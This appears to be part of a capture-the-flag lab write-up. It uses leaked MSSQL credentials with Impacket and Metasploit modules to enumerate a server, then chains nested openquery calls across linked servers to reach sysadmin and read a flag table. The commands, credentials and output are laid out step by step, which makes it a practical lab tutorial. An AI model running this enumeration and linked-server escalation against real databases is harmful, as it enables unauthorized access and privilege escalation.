P.O.O — Part 2: Huh?
P.O.O — Part 2: Huh?
Leaked MSSQL credentials and our first dive into the database.
In the last post, we ended the Recon phase with the discovery of connection.txt. Inside it, we found:
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#
This gave us both the first flag and valid credentials to connect to the target’s MSSQL instance. Let’s see where these take us.
During the initial recon phase we noticed the Microsoft SQL Server 2017 in our nmap scan which seems to be the only logical way forward.
First let’s try to use the impacket mssqlclient.py with the leaked credentials to login to the server.
1
2
3
4
5
6
7
8
9
10
11
12
usr/share/doc/python3-impacket/examples/mssqlclient.py instranet.poo/external_user:'#p00Public3xt3rnalUs3r#'@10.13.38.11
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed database context to 'master'.
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 88)
[!] Press help for extra shell commands
SQL (external_user  external_user@master)>
💭 Thought Process: “At this point, my goal was to enumerate as much as possible. With SQL creds, the first question is always: what permissions do we have, and what can we access from here?”
For whenever I encounter MSSQL my goto is this cheat sheet.
We can also use Metasploit to enumerate the permissions of our current user on the server along with other useful information.
We can use the auxualary module auxiliary/admin/mssql/mssql_enum.
I just fed in the relevant information and run it. It gives me some useful information like the MS SQL server version and a user on the server too other than the one I am using.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
msf6 auxiliary(admin/mssql/mssql_enum) > run
[*] Running module against 10.13.38.11
[*] 10.13.38.11:1433 - Running MS SQL Server Enumeration...
[*] 10.13.38.11:1433 - Version:
[*]     Microsoft SQL Server 2017 (RTM-GDR) (KB5040942) - 14.0.2056.2 (X64)
[*]             Jun 20 2024 11:02:32
[*]             Copyright (C) 2017 Microsoft Corporation
[*]             Standard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)
[*] 10.13.38.11:1433 - Configuration Parameters:
[*] 10.13.38.11:1433 -  C2 Audit Mode is Not Enabled
[*] 10.13.38.11:1433 -  xp_cmdshell is Enabled
[*] 10.13.38.11:1433 -  remote access is Enabled
[*] 10.13.38.11:1433 -  allow updates is Not Enabled
[*] 10.13.38.11:1433 -  Database Mail XPs is Not Enabled
[*] 10.13.38.11:1433 -  Ole Automation Procedures are Not Enabled
[*] 10.13.38.11:1433 - Databases on the server:
[*] 10.13.38.11:1433 -  Database name:master
[*] 10.13.38.11:1433 -  Database Files for master:
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\master.mdf
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\mastlog.ldf
[*] 10.13.38.11:1433 -  Database name:tempdb
[*] 10.13.38.11:1433 -  Database Files for tempdb:
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb.mdf
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\templog.ldf
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb_mssql_2.ndf
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb_mssql_3.ndf
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb_mssql_4.ndf
[*] 10.13.38.11:1433 -  Database name:POO_PUBLIC
[*] 10.13.38.11:1433 -  Database Files for POO_PUBLIC:
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\poo_public_dat.mdf
[*] 10.13.38.11:1433 -          C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\poo_public_log.ldf
[*] 10.13.38.11:1433 - System Logins on this Server:
[*] 10.13.38.11:1433 -  sa
[*] 10.13.38.11:1433 -  external_user
[*] 10.13.38.11:1433 - Disabled Accounts:
[*] 10.13.38.11:1433 -  No Disabled Logins Found
[*] 10.13.38.11:1433 - No Accounts Policy is set for:
[*] 10.13.38.11:1433 -  All System Accounts have the Windows Account Policy Applied to them.
[*] 10.13.38.11:1433 - Password Expiration is not checked for:
[*] 10.13.38.11:1433 -  sa
[*] 10.13.38.11:1433 -  external_user
[*] 10.13.38.11:1433 - System Admin Logins on this Server:
[*] 10.13.38.11:1433 -  sa
[*] 10.13.38.11:1433 - Windows Logins on this Server:
[*] 10.13.38.11:1433 -  No Windows logins found!
[*] 10.13.38.11:1433 - Windows Groups that can logins on this Server:
[*] 10.13.38.11:1433 -  No Windows Groups where found with permission to login to system.
[*] 10.13.38.11:1433 - Accounts with Username and Password being the same:
[*] 10.13.38.11:1433 -  No Account with its password being the same as its username was found.
[*] 10.13.38.11:1433 - Accounts with empty password:
[*] 10.13.38.11:1433 -  No Accounts with empty passwords where found.
[*] 10.13.38.11:1433 -  No Dangerous Stored Procedure found with Public Execute.
[*] 10.13.38.11:1433 - Instances found on this server:
[*] 10.13.38.11:1433 - Default Server Instance SQL Server Service is running under the privilege of:
[*] 10.13.38.11:1433 -  xp_regread might be disabled in this system
[*] Auxiliary module execution completed
Another useful Metasploit module would be the exploit/windows/mssql/mssql_link_crawler interestingly this is an exploitation module and not an auxiliary one. It can help figure out relations and linkages between different databases on the target and can be quite useful when you need to use 1 DB to access another.
Going through it I can see that it says that our server which we have gotten access to POO_PUBLIC is linked to another server POO_CONFIG and that again links back to our server as Sysadmin which is quite interesting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
msf6 exploit(windows/mssql/mssql_linkcrawler) > run
[*] Started reverse TCP handler on 192.168.40.141:4444
[*] 10.13.38.11:1433 - -------------------------------------------------
[*] 10.13.38.11:1433 - Attempting to connect to SQL Server at 10.13.38.11:1433...
[+] 10.13.38.11:1433 - Successfully connected to COMPATIBILITY\POO_PUBLIC
[*] 10.13.38.11:1433 -
[*] 10.13.38.11:1433 - -------------------------------------------------
[*] 10.13.38.11:1433 - Crawling links on COMPATIBILITY\POO_PUBLIC...
[*] 10.13.38.11:1433 - Links found: 1
[*] 10.13.38.11:1433 - -------------------------------------------------
[*] 10.13.38.11:1433 - Link path: COMPATIBILITY\POO_PUBLIC -> COMPATIBILITY\POO_CONFIG
[*] 10.13.38.11:1433 -
[*] 10.13.38.11:1433 - -------------------------------------------------
[*] 10.13.38.11:1433 - Crawling links on COMPATIBILITY\POO_CONFIG...
[*] 10.13.38.11:1433 - Links found: 1
[*] 10.13.38.11:1433 - -------------------------------------------------
[+] 10.13.38.11:1433 - Link path: COMPATIBILITY\POO_PUBLIC -> COMPATIBILITY\POO_CONFIG -> COMPATIBILITY\POO_PUBLIC (Sysadmin!)
[*] 10.13.38.11:1433 - -------------------------------------------------
In very simple words linked MSSQL servers allow us to run queries on one of the servers as we would on the other and get data across DB’s which are linked to one another. One of the best blog posts for it would be this.
Something akin to this:
1
2
3
POO_PUBLIC (User: external_user)
   ↳ Linked to POO_CONFIG
       ↳ Linked back to POO_PUBLIC (Sysadmin)
 Credits: ChatGPT
Going back to the sessions with mssqlclient.py we can enumerate it further.
Check local databases.
select * from master.dbo.sysdatabases;
name         dbid                                   sid   mode   status      status2       crdate   reserved              category   cmptlevel   filename                                                                                 version
----------   ----   -----------------------------------   ----   ------   ----------   ----------   -------------------   --------   ---------   --------------------------------------------------------------------------------------   -------
master          1                                 b'01'      0    65544   1090520064   2003-04-08 09:13:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\master.mdf               869

tempdb          2                                 b'01'      0    65544   1090520064   2025-08-01 06:23:21   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb.mdf               869

POO_PUBLIC      5   b'd57365b902765d41bc31e0c230f5af02'      0    65536   1627389952   2018-03-17 13:49:29   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\poo_public_dat.mdf       869
With the information I got before I know there is a remote MSSQL server linked to the one I am on, so I can run the same query on that server withopenquery and specifying the linked server.
SQL (external_user  external_user@master)> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select * from master.dbo.sysdatabases');
name         dbid                                   sid   mode   status      status2       crdate   reserved              category   cmptlevel   filename                                                                                 version
----------   ----   -----------------------------------   ----   ------   ----------   ----------   -------------------   --------   ---------   --------------------------------------------------------------------------------------   -------
master          1                                 b'01'      0    65544   1090520064   2003-04-08 09:13:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_CONFIG\MSSQL\DATA\master.mdf               869

tempdb          2                                 b'01'      0    65544   1090520064   2025-08-01 06:23:21   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_CONFIG\MSSQL\DATA\tempdb.mdf               869

POO_CONFIG      5   b'4e6c9a727878684da065e7c29005704d'      0    65536   1627389952   2018-03-17 13:50:16   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_CONFIG\MSSQL\DATA\poo_config_dat.mdf       869
💭 Thought Process: “Now seeing the information about the MSSQL linked servers I can see that the remote server can connect back to the server I am on and has system privileges. So let’s try and add another level to the query.”
Now after a bit of struggle with quotes I was able to query the DB and can see the flag DB.
SQL (external_user  external_user@master)> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select * from openquery("COMPATIBILITY\POO_PUBLIC", ''select * from  master.dbo.sysdatabases'')')
name         dbid                                   sid   mode   status      status2       crdate   reserved              category   cmptlevel   filename                                                                                 version
----------   ----   -----------------------------------   ----   ------   ----------   ----------   -------------------   --------   ---------   --------------------------------------------------------------------------------------   -------
master          1                                 b'01'      0    65544   1090520064   2003-04-08 09:13:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\master.mdf               869

tempdb          2                                 b'01'      0    65544   1090520064   2025-08-03 06:17:39   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb.mdf               869

model           3                                 b'01'      0    65536   1090519040   2003-04-08 09:13:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\model.mdf                869

msdb            4                                 b'01'      0    65544   1627390976   2017-08-22 19:39:22   1900-01-01 00:00:00          0         130   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\MSDBData.mdf             869

POO_PUBLIC      5   b'd57365b902765d41bc31e0c230f5af02'      0    65536   1627389952   2018-03-17 13:49:29   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\poo_public_dat.mdf       869

flag            6                                 b'01'      0    65536   1627389952   2018-03-22 18:38:13   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\flag_dat.mdf             869
We can query it by doing
SQL (external_user  external_user@master)> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select * from openquery("COMPATIBILITY\POO_PUBLIC", ''select * from  flag.dbo.flag'')')
flag
----------------------------------------
b'POO{88d829......'
This wraps up the HUH?! phase of P.O.O. In the next post we will pivot further into the target and see how we can abuse the database access we now have.
- Accessed MSSQL with the leaked credentials (
external_user). - Enumerated the server with Impacket and Metasploit modules.
- Confirmed important configuration details (
xp_cmdshellenabled, remote access on). - Discovered a linked server (
POO_CONFIG). - Found that
POO_CONFIGlinks back toPOO_PUBLICas Sysadmin. - Queried across linked servers to reach the
flagdatabase. Captured the secondflag.
Key Learnings & Tips (HUH?! Phase)
- With leaked database credentials, Impacket’s
mssqlclient.pyis a reliable first step for direct access - Keep a cheat sheet handy (like PentestMonkey’s MSSQL sheet) — it saves time when recalling queries.
- Metasploit’s
mssql_enummodule is a quick way to validate configuration and gather context. - Don’t overlook the
mssql_linkcrawlerexploit module — it’s great for mapping linked servers automatically. - Linked servers often provide unexpected privilege escalation paths (in this case, back to
POO_PUBLICas Sysadmin). - Be patient with nested queries (
openquery) — quoting and syntax can be tricky, but they unlock powerful cross-database access leading to further exploitability of the target.
Stay tuned…